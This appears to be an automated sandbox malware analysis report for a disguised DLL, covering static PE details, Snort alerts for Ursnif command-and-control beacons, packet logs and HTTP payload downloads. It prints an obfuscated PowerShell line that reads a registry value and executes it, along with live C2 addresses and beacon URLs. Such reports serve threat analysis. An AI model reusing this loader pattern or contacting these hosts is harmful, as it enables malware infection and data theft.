http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220422\PowerShell_transcript.910646.1Eiln6hD.20220422152728.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1371
Entropy (8bit):	5.404148001284477
Encrypted:	false
SSDEEP:	24:BxSAGdZOvBdaQx2DOXUWZJ/t+LCHt4qW4HjeTKKjX4CIym1ZJX0J/t+LCHt4gnxf:BZ9v6QoOFht4t4qDYB1Zaht4eZZcC
MD5:	0B43799452C644E51F9DD4EF713574B6
SHA1:	70329EFE7607D70C080CE16FE4CB78592B878CED
SHA-256:	134FFA52B0570D604C1799C9CBB7AD9F2CD2B4154DD6166D79176D53A8C4BD58
SHA-512:	1829C6541D3DAD2E8BF85716238A6B4251AAC6166E1FE122B0E43643FAF772B03DE20C3B244F50EA102E2CBBF4C67B004E82C4F0421705521A499885FCF18E5
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220422152730..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 910646 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name wufxrouxe -value gp; new-alias -name atvqcmfj -value iex; atvqcmfj ([System.Text.Encoding]::ASCII.GetString((wufxrouxe HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 6932..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** **********..**********..Command start time: 20220422152730..**********..PS>new-alias -name wufxrouxe -value gp; new-alias -name atvqcmfj -value iex;

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.10709348833746
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	HxEWwh74qT.dll
File size:	639303
MD5:	5d2b5cbd8a574c9e35309e21ecf93a0e
SHA1:	c15e583e28556f5d187197937b4d2a715ebf8ca7
SHA256:	52d14c9cd56aa41ba98a24a4a3dc3674f7e281c3d79f6aca141382fb56585bcd
SHA512:	e040b612277556aa5c4b669672f1ff4704bacab562a268c67bf80bdc4a861cdbc74f3a226b0a1d37f61db047228f8ee0b1acbe81accd19d38de28dbb0df94ddd
SSDEEP:	12288:+w1lEKREbddtOYRbHzcPwka1dCjc3N8ZR:+w1lEKOpuYxiwkkgjAN8ZR
TLSH:	3DD4BD1A029B2102EBB6CE78A751636C54174CE09B01E2CFC9190DA395E35FBF4FA5ED
File Content Preview:	MZ.....@.....P.....!..L.!This program cannot be run in DOS mode....$.....9.(.X.{.X.{.X.{...{0X.{...{.Y.{G.-{.X.{~.({.Y.{..M{.X.{K..z.X.{..r{}Y.{.X.{PX.{K..z.Y.{.!8{.Y.{Rich.X.{.....

File Icon



Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x401023
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x3F4B4692 [Tue Aug 26 11:37:54 2003 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	fd1c62e6f93e304a27347077f6d2b44c

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
jmp 00007F5AD49CE36Dh
jmp 00007F5AD49FEAD8h
jmp 00007F5AD49CE053h
jmp 00007F5AD49CDD0Eh
jmp 00007F5AD49CE129h
jmp 00007F5AD49CDB64h
jmp 00007F5AD4A03F4Fh
jmp 00007F5AD49CDC6Ah
jmp 00007F5AD49F72C5h
jmp 00007F5AD4A07180h
jmp 00007F5AD4A02DEBh
jmp 00007F5AD4A08346h
jmp 00007F5AD49CDBE1h
jmp 00007F5AD49F83FCh
jmp 00007F5AD4A0AA17h
jmp 00007F5AD4A01CC2h
jmp 00007F5AD49F947Dh
jmp 00007F5AD49CE098h
jmp 00007F5AD4A0D9B3h
jmp 00007F5AD49CDDBEh
jmp 00007F5AD4A09579h
jmp 00007F5AD49FFBA4h
jmp 00007F5AD49FA48Fh
jmp 00007F5AD4A0939Ah

Instruction
jmp 00007F5AD49CE035h
jmp 00007F5AD4A04F70h
jmp 00007F5AD49FC9CBh
jmp 00007F5AD4A0CAD6h
jmp 00007F5AD49FB891h
jmp 00007F5AD49CE02Ch
jmp 00007F5AD49CDBA7h
jmp 00007F5AD4A060B2h
jmp 00007F5AD4A0BA2Dh
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Rich Headers	
Programming Language:	• [C] VS2013 build 21005 • [RES] VS2015 build 23026 • [LNK] VS2013 UPD4 build 31101 • [C++] VS2010 SP1 build 40219 • [IMP] VS2012 UPD2 build 60315 • [RES] VS2008 build 21022 • [EXP] VS2015 UPD3.1 build 24215 • [C] VS2012 UPD1 build 51106 • [C++] VS2015 UPD3.1 build 24215

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x97000	0xc8	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x98000	0x703	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	

Copyright Joe Security LLC 2022

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_SECURITY	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x99000	0x46b8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x41001	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9731c	0x254	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3f170	0x40000	False	0.371898651123	data	4.44682748237	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x41000	0x4001b	0x41000	False	0.805322265625	data	7.15716511851	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x82000	0x14957	0x12000	False	0.179578993056	data	5.40188601701	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x97000	0xadd	0x1000	False	0.217041015625	data	2.64887682924	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x98000	0x703	0x1000	False	0.1220703125	data	1.10395588442	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x99000	0x53a5	0x6000	False	0.152099609375	data	5.13419580461	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x98170	0x3d0	data		

Imports

DLL	Import
WINSPOOL.DRV	GetPrinterDriverDirectoryA, GetPrinterDataExW, DeletePrinterConnectionW, FindFirstPrinterChangeNotification, FindClosePrinterChangeNotification
msvcrt.dll	toupper
USER32.dll	DestroyIcon, GetWindowTextA, DrawFrameControl, LoadAcceleratorsA, GetTitleBarInfo, GetMessageExtraInfo, DrawTextW
OLEAUT32.dll	LHashValOfNameSysA
SHELL32.dll	FindExecutableW
KERNEL32.dll	lstrlenW, GetBinaryTypeW, GetModuleFileNameW, GetModuleHandleW, GetLastError, GetNLSVersion, GetSystemWindowsDirectoryA, lstrcpynA, GetCurrentThread, GetDefaultCommConfigW, ExitProcess, GetSystemDirectoryW, GetCommandLineA, FindNextVolumeMountPointW, DeleteCriticalSection, LockResource, GetCurrentDirectoryA, GetDefaultCommConfigA
Secur32.dll	InitializeSecurityContextW
ADVAPI32.dll	GetOldestEventLogRecord, FindFirstFreeAce, GetLengthSid, EnumServicesStatusW, RegOpenKeyA, GetPrivateObjectSecurity, GetSecurityDescriptorOwner
GDI32.dll	GetCurrentPositionEx, GetBrushOrgEx, GetTextExtentExPointW

Version Infos

Description	Data
LegalCopyright	Copyright 2005-2007 CACE Technologies. Copyright 2003-2005 NetGroup, Politecnico di Torino.
InternalName	rpcapd
FileVersion	4.0.0.1040
CompanyName	CACE Technologies
LegalTrademarks	

Description	Data
ProductName	WinPcap
ProductVersion	4.0.0.1040
FileDescription	Remote Packet Capture Daemon
Build Description	
OriginalFilename	rpcapd.exe
Translation	0x0000 0x04b0

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/22/22-15:27:17.806871 04/22/22-15:27:17.806871	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49775	80	192.168.2.7	146.70.35.138
04/22/22-15:27:18.629540 04/22/22-15:27:18.629540	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49775	80	192.168.2.7	146.70.35.138
04/22/22-15:26:57.401743 04/22/22-15:26:57.401743	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49771	80	192.168.2.7	13.107.43.16
04/22/22-15:27:19.716505 04/22/22-15:27:19.716505	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49775	80	192.168.2.7	146.70.35.138

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 15:27:17.782037020 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:17.806235075 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:17.806369066 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:17.806870937 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:17.831151962 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.182925940 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.182971954 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.182987928 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183068037 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183109045 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.183115005 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183139086 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183161020 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.183202028 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.183307886 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183341026 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183377028 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183378935 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.183398962 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183419943 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.183427095 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183465958 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.183490992 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183500051 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.183516979 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183559895 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.183581114 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.183641911 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.207326889 CEST	80	49775	146.70.35.138	192.168.2.7

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 15:27:18.207511902 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.223510981 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.223576069 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.223592997 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.223618031 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.223647118 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.223661900 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.223697901 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.223737001 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.223757029 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.223757982 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.223813057 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.223964930 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.223993063 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.224009037 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.224033117 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.224073887 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.224178076 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.224201918 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.224215984 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.224253893 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.224280119 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.224370003 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.224402905 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.224419117 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.224438906 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.224466085 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.231627941 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.231911898 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.264410019 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264482021 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264502048 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264524937 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264552116 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264569044 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264591932 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264600992 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.264616013 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264633894 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.264640093 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264659882 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264691114 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.264717102 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.264749050 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264791012 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264806032 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.264812946 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264852047 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.264866114 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.264915943 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.288505077 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.288824081 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.304106951 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304168940 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304188013 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304214001 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304250002 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304291010 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.304305077 CEST	80	49775	146.70.35.138	192.168.2.7

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 15:27:18.304341078 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304349899 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.304366112 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304387093 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304406881 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.304410934 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304435968 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304440975 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.304451942 CEST	80	49775	146.70.35.138	192.168.2.7
Apr 22, 2022 15:27:18.304461956 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.304483891 CEST	49775	80	192.168.2.7	146.70.35.138
Apr 22, 2022 15:27:18.304522991 CEST	80	49775	146.70.35.138	192.168.2.7

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 22, 2022 15:26:57.316037893 CEST	8.8.8.8	192.168.2.7	0x9880	No error (0)	l-0007.l-dc-msedge.net		13.107.43.16	A (IP address)	IN (0x0001)
Apr 22, 2022 15:26:57.330679893 CEST	8.8.8.8	192.168.2.7	0x6bd2	No error (0)	a-0019.a-msedge.net	a-0019.a.dns.azurefd.net		CNAME (Canonical name)	IN (0x0001)
Apr 22, 2022 15:26:57.330679893 CEST	8.8.8.8	192.168.2.7	0x6bd2	No error (0)	a-0019.a.dns.azurefd.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Apr 22, 2022 15:26:57.330679893 CEST	8.8.8.8	192.168.2.7	0x6bd2	No error (0)	a-0019.standard.a-msedge.net		204.79.197.222	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 146.70.35.138

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49775	146.70.35.138	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 15:27:17.806870937 CEST	1052	OUT	GET /phpadmin/amEwUCMy/zQvTSnELMCHIJfWA9A7NF2J/B_2FgTN3w5/bDUz7M_2FQ_2FvsyQ/_2FoZnlV0ztm/G4pVInXE2v2/3DjsF_2BN_2F7_/2FqxWA7q0ZWwUgJ9q_2B6/oG7o48SwKb_2FuN4/koQCfS1rrGeWSn9/gvwn1WY7oRq54G3QzL/QoP8Nx_2F/m8EC_2FPKp_2B2QIRT4a/hKoi_2FT5FiIh7mNlS7/jciRuxpI3KdaM19hmR8F9V/NOK7C_2BauAdB/emv_2BixRfY4926/zZ.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache


Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 15:27:18.182925940 CEST	1053	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 13:27:18 GMT Content-Type: application/octet-stream Content-Length: 185492 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262ad36246e4.bin" Data Raw: 2c d4 68 ba 77 fa c2 de fe 95 8f 63 f1 45 56 5f 12 44 e4 30 5c f8 d2 eb ea 34 2c 15 08 e7 49 45 b8 f9 96 19 41 71 13 28 e7 22 8f 4d ba 44 b3 a3 6f 7b bf 72 ac b8 4f 7a 8f 60 a9 cb 6c 3d ef 2b e9 4b 6b 0d c8 68 41 c2 6d c2 e3 f9 cf c2 87 b7 ba 24 d1 5f c4 e4 11 7f 1c c7 6e f2 5e f5 c4 ad f7 ba 0b 19 f0 08 a6 0c 8c d6 7a ca 0e d2 e6 b9 3c 29 08 fd f9 f1 34 77 36 0b 69 d0 eb 4a 15 78 00 41 ee 63 8f 39 c4 83 84 54 5b 93 be 4b 41 ed 1d 77 6d c3 05 cd fb 5a 9e 69 00 27 b2 f8 28 22 b7 a6 fc e9 96 12 bf 16 16 9d 0b ee d7 ea 0d 29 ee 79 d6 f3 cc 9f 0b f5 7d b6 d6 9d bb 69 9e 76 c7 39 32 ee d6 d4 08 12 34 be c8 8e fb 1c 3d 89 fc bf 1e 9e 0e d2 b9 e2 14 bf 51 43 7d 58 21 d1 40 02 45 f3 45 af bc 93 a8 36 96 14 02 27 44 48 1d 0b 1f 08 60 72 20 55 8d 5f 3f 8c 71 71 8c e7 54 2b e2 cf f6 8d 2a df b4 82 9c 87 a5 18 0b 6f fb 3f 82 4c 5e aa 5a 08 af 9c 02 00 fb eb 9d d7 2f 90 11 fd 78 12 69 5c e2 38 4c 8c 6d 27 2d 35 3c 88 16 b7 9f 54 8f a5 4e e1 4b ea ff cb 25 a4 42 ea d4 1e 22 32 a7 6b d6 eb b7 2b c0 80 ad 13 44 6c 89 82 1e 7b 2c b0 71 05 65 75 d4 16 90 f9 f6 9e bf 21 86 69 02 07 a7 b5 02 b3 ec 6e 19 59 91 77 0a cd c7 f9 cf d0 06 50 8f db ab 03 f0 2b ed 2c e9 89 4a 88 59 8e 9c 7b de 14 fb 5f 7a df 0b 56 a9 b0 09 ba 19 86 1e 08 0f 71 f0 8e 65 83 4b a6 05 af 86 29 8c 39 c9 e2 36 a1 a4 0b 31 39 3a ee 98 85 08 ef f9 8a c4 bb ec bb 1f 9b 9f f4 c6 01 ad 17 12 ae cc 8a 29 41 89 52 e5 85 3e 09 15 69 93 24 9e f2 0d ae 0e 90 3c 47 2b 74 cd 39 1f dc 18 32 2f e0 00 8c d0 28 0e 13 d1 70 db 15 39 da 20 14 8b e0 b8 1b 3c 02 e0 b2 a5 3c ca fe e7 fb 71 b2 bc 46 2d bc b4 9e 2c 4d 42 51 60 d9 48 e0 73 ba b2 e6 ff cc b8 db 2e e2 47 db bb 09 3a b9 9f 21 fe 77 2e 1d b2 85 0d a1 6a 4b 3e 56 67 a8 28 25 b1 f2 cf ad c9 e6 f4 18 51 6f b6 b0 8a 87 9d fb ce 15 d9 a2 86 b4 13 c6 dd e0 49 26 f1 50 24 7d 04 14 ea d1 2d 24 e9 a6 f4 22 05 98 d9 91 38 e1 02 fb 62 5c 43 30 a0 74 a0 fe 8a 61 5b a4 5f 98 c5 39 06 b3 ff b3 25 3e 04 88 b4 82 83 94 64 a9 84 cb 9f 9f 1f 70 bf a6 3d 99 30 75 a2 26 ad af ef f7 ba 7e 13 36 dd ec 5b 00 93 21 74 eb 71 3e 31 3f 16 27 12 09 56 f4 b7 72 7d 36 19 03 2a 7c a9 f7 0e db 60 ea 21 0c ac 34 69 0b f0 81 dc 2d 5f e4 a4 b6 24 55 e6 24 ff de 1c d5 e9 18 d3 35 2a 51 65 b0 c5 0f d5 01 1b 9a a0 5e 93 f9 68 c7 00 64 1f 2c 80 f7 41 5f e5 a0 9d 2f c6 86 8f 6f 8b 9d 4c b1 75 fc 20 25 d0 69 a5 8d 42 8d 70 8d 86 c2 f3 67 47 48 b7 50 67 56 93 04 87 a8 94 6f b6 e3 87 a3 b4 4d 82 29 55 55 cc bf 88 0f b6 e6 4e 07 85 85 7b fd 4d fd 55 f7 b8 74 b1 8b 37 53 df fb 4f 98 6d 65 18 3a 85 dd 02 aa 7b f8 75 8a 02 bd 0a 6a 66 4a 19 f0 33 ea 01 93 bf 2a 36 65 f8 7e ef 26 c4 af a9 2e 18 c8 ed b3 86 8f 46 e9 a7 e4 ec 13 e5 6d 9b c1 09 49 cc 98 5f b5 0a 69 9d 1c e3 cc c3 38 81 ac 51 37 ad b2 6c 2f 7d 59 19 40 d7 7e f1 53 45 02 45 53 44 6c 2d 0d c7 9a 76 0c 41 e9 e0 e3 e8 77 65 0c 72 10 fe 62 87 ff 9f c1 11 34 4f a6 32 7d 9d 57 30 b5 40 b5 bb f8 5b 1b 7b 6f 92 b8 55 ce df 06 0e ce dd 7e ac 10 7e fd 5b dd 43 a7 d8 02 48 aa 68 37 27 8b 94 13 39 6a 48 27 0b 97 37 5f 35 45 41 33 2d 34 0a Data Ascii: ,hwcEV_D0\4,IEAq("MDo{rOz`l=+KkhAm$_n^z<)4w6iJxAc9T[KAwmZi'(")y}iv924=QC}X!@EE6'DH`r U_?qqT+*o?L^Z/xi\8Lm'-5<TNK%B"2k+Dl{,qeu!inYwP+,JY{_zVqeK)9619:)AR>i$<G+t92/(p9 <<qF-,MBQ`Hs.G:!w.jK>Vg(%QoI&P$}-$"8b\C0ta[_9%>dp=0u&~6[!tq>1?'Vr}6*|`!4i-_U5*Qe^hd,A_/oLu %iBpgGHPgVoM)UUN{MUt7SOme:{ujf J3*6e~&.FmI_i8Q7l/}Y@~SEESDl-vAwerb4O2}W0@[{oU~~[CHh7'9jH'7_5EA3-4
Apr 22, 2022 15:27:18.629539967 CEST	1252	OUT	GET /phpadmin/1p0semBcWFOiJ/VuHxHtu5/AN830nRWQ1d2xctaoA3KLHR/918Z9VEhPV/P8ohXldFwnNmepL6Q/uKTfc4fmSrkK/BfYNKcK_2Bx/w_2FA1ltM5KCgm/3UT06OWaufeDOP8Oq_2FL/oIF6meLVrySmPHH0/RIFJ_2FHuhWguIS/4hvBrDpXZ_2FB9M_2F/VjlCK_2FC/TflkNLJtzRIEzaze5_2F/wDsLbDghNL5li48V5rm/4qe0lRbO5_2FdP6RKk3aIg/j40b09twfw_2F/PdHkwNcC/i0_2BVuZ/L.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
